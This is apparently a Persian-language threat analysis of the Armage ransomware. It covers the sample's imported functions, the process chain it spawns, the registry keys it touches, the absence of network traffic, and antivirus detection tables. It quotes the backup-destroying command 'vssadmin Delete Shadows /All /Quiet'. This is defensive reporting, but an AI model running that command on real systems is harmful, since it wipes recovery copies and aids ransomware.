GetHandleInformation	ResetEvent	strchr	_iob	longjmp
GetLastError	ResumeThread	strcmp	_lseeki\z	malloc
GetLogicalDriveStringsA	SetCriticalSectionSpinCount	strcoll	_onexit	memchr
GetModuleFileNameA	SetEvent	strerror	_read	wcsftime
GetModuleHandleA	SetFilePointer	strftime	_setjmp	wcslen
GetProcAddress	SetLastError	strlen	_setmode	wcsxfrm

GetProcessAffinityMask	SetProcessAffinityMask	strtod	_write	
GetSystemTimeAsFileTime	SetThreadContext	strtoul	abort	
GetThreadContext	SetThreadPriority	strxfrm	atexit	
GetThreadPriority	SetUnhandledExceptionFilter	system	atoi	
TryEnterCriticalSection	Sleep	towlower	calloc	
VirtualProtect	SuspendThread	towupper	exit	
VirtualQuery	TlsAlloc	ungetc	fclose	
WaitForMultipleObjects	TlsGetValue	ungetwc	fflush	
WaitForSingleObject	TlsSetValue	vfprintf	fgetpos	
WideCharToMultiByte	WriteFile	wcscoll	fopen	

بر اساس بررسی های صورت گرفته، این باج افزار پس از اجرا فرایندهای زیر را ایجاد می کند :

Armag.exe

- [cmd.exe](#)
 - [vssadmin.exe](#) vssadmin Delete Shadows /All /Quiet

با اجرای فرایند vssadmin.exe و انجام دستور shadowcopy Delete Shadows /All /Quiet نسخه های

حذف می شوند.

کلیدهای رجیستری زیر توسط باج افزار در سیستم باز می شوند که به کاربرد برخی از آنها اشاره شده است:

<HKLM>\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	اطلاعات راجع به بسته های Winlogon توسط این کلید ذخیره می شود.
<HKLM>\System\CurrentControlSet\Control\Terminal Server	جهت فعالسازی سرویس ریموت دسکتاپ (RDP)
<HKCU>\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	جهت تغییر مسیر فolderها در سیستم

```

<HKCU>\SessionInformation
<HKLM>\Software\Microsoft\Windows NT\CurrentVersion\Diagnostics
<HKLM>\System\CurrentControlSet\Control\Error Message Instrument\
<HKLM>\Software\Microsoft\Windows NT\CurrentVersion\GRE_Initialize
<HKLM>\Software\Microsoft\Windows NT\CurrentVersion\Compatibility32
<HKLM>\Software\Microsoft\Windows NT\CurrentVersion\IME Compatibility
<HKLM>\Software\Microsoft\Windows NT\CurrentVersion\Windows
<HKLM>\system\CurrentControlSet\control\NetworkProvider\HwOrder
<HKLM>\Software\Microsoft\Windows\CurrentVersion\Explorer\Performance
<HKLM>\SYSTEM\Setup
<HKLM>\System\CurrentControlSet\Control\Session Manager
<HKLM>\System\CurrentControlSet\Control\SafeBoot\Option
<HKCU>\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced
<HKLM>\Software\Microsoft\Windows NT\CurrentVersion\LanguagePack
<HKLM>\SOFTWARE\Microsoft\CTF\SystemShared\
<HKLM>\SOFTWARE\Microsoft\CTF\
<HKLM>\system\CurrentControlSet\services\RDPNP\NetworkProvider
<HKLM>\system\CurrentControlSet\services\LanmanWorkstation\NetworkProvider

```

<HKLM>|system|CurrentControlSet|services|WebClient|NetworkProvider

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج افزار Arimage نشدیم.

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۴۷ مورد از ۶۶ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می‌کنند.

Ad-Aware	⚠️ Trojan.GenericKD.31115680	AegisLab	⚠️ Troj.Ransom.W32.Cryptor!
AhnLab-V3	⚠️ Trojan/Win32.Davidran.C2596698	ALYac	⚠️ Trojan.Ransom.Armage
Antiy-AVL	⚠️ Trojan[Ransom]/Win32.Cryptor	Arcabit	⚠️ Trojan.Generic.D1DAC9A0
Avast	⚠️ FileRepMalware	AVG	⚠️ FileRepMalware
Avira	⚠️ TR/Genasom.bimth	BitDefender	⚠️ Trojan.GenericKD.31115680
CAT-QuickHeal	⚠️ Trojan.Sigmal.S3206508	Comodo	⚠️ .UnclassifiedMalware
CrowdStrike Falcon	⚠️ malicious_confidence_100% (W)	Cylance	⚠️ Unsafe
Cyren	⚠️ W32/Trojan.VDHY-8107	DrWeb	⚠️ Trojan.Encoder.25725
Emsisoft	⚠️ Trojan.Ransom.Armage (A)	eScan	⚠️ Trojan.GenericKD.31115680
ESET-NOD32	⚠️ Win32/Filecoder.NRL	F-Secure	⚠️ Trojan.GenericKD.31115680
Fortinet	⚠️ W32/Cryptor.BTX!tr	GData	⚠️ Trojan.GenericKD.31115680
Ikarus	⚠️ Trojan-Ransom.Rokku	Jiangmin	⚠️ Trojan.Cryptor.hs
K7AntiVirus	⚠️ Trojan (0001140e1)	K7GW	⚠️ Trojan (0001140e1)
Kaspersky	⚠️ Trojan-Ransom.Win32.Cryptor.btx	Malwarebytes	⚠️ Ransom.Armage
MAX	⚠️ malware (ai score=88)	McAfee	⚠️ Artemis!BBACD7E5E7BE
McAfee-GW-Edition	⚠️ BehavesLike.Win32.Dropper.ch	Microsoft	⚠️ Ransom:Win32/Genasom
NANO-Antivirus	⚠️ Trojan.Win32.Cryptor.ffqxui	Palo Alto Networks	⚠️ generic.ml
Panda	⚠️ Trj/GdSda.A	Qihoo-360	⚠️ Win32/Trojan.Ransom.8ea
Rising	⚠️ Ransom.Genasom!8.293 (CLOUD)	Sophos AV	⚠️ Mal/Generic-S
Symantec	⚠️ Trojan.Gen.2	TACHYON	⚠️ Ransom/W32.Cryptor.828928
Tencent	⚠️ Win32.Trojan.Raas.Auto	TrendMicro	⚠️ Ransom_ARMAGE.THGBDAH
TrendMicro-HouseCall	⚠️ Ransom_ARMAGE.THGBDAH	VBA32	⚠️ TrojanRansom.Cryptor
VIPRE	⚠️ Trojan.Win32.Generic!BT	ViRobot	⚠️ Trojan.Win32.Z.Cryptor.828928
ZoneAlarm	⚠️ Trojan-Ransom.Win32.Cryptor.btx	Avast Mobile Security	✓ Clean

خروجی سامانه ویروس کاو مرکز ماهر :

در حال حاضر تعداد ۱۱ مورد از آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باتج افزار بوده و آن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن Honest_Sample_5b598fa424596b3348b88b17.bin

	نتیجه اسکن	نسخه آنتیوپروس	آنتیوپروس
Clean		2.3.190.2675	پادویش
		نتیجه‌ای یافت نشد.	sophos
		نتیجه‌ای یافت نشد.	f_secure
		نتیجه‌ای یافت نشد.	kaspersky
		نتیجه‌ای یافت نشد.	eset
		نتیجه‌ای یافت نشد.	drweb
		نتیجه‌ای یافت نشد.	clam_av
		نتیجه‌ای یافت نشد.	comodo
		نتیجه‌ای یافت نشد.	bitdefender
		نتیجه‌ای یافت نشد.	avast
Dangerous: Trojan.Gen.2		7.9.0.30	symantec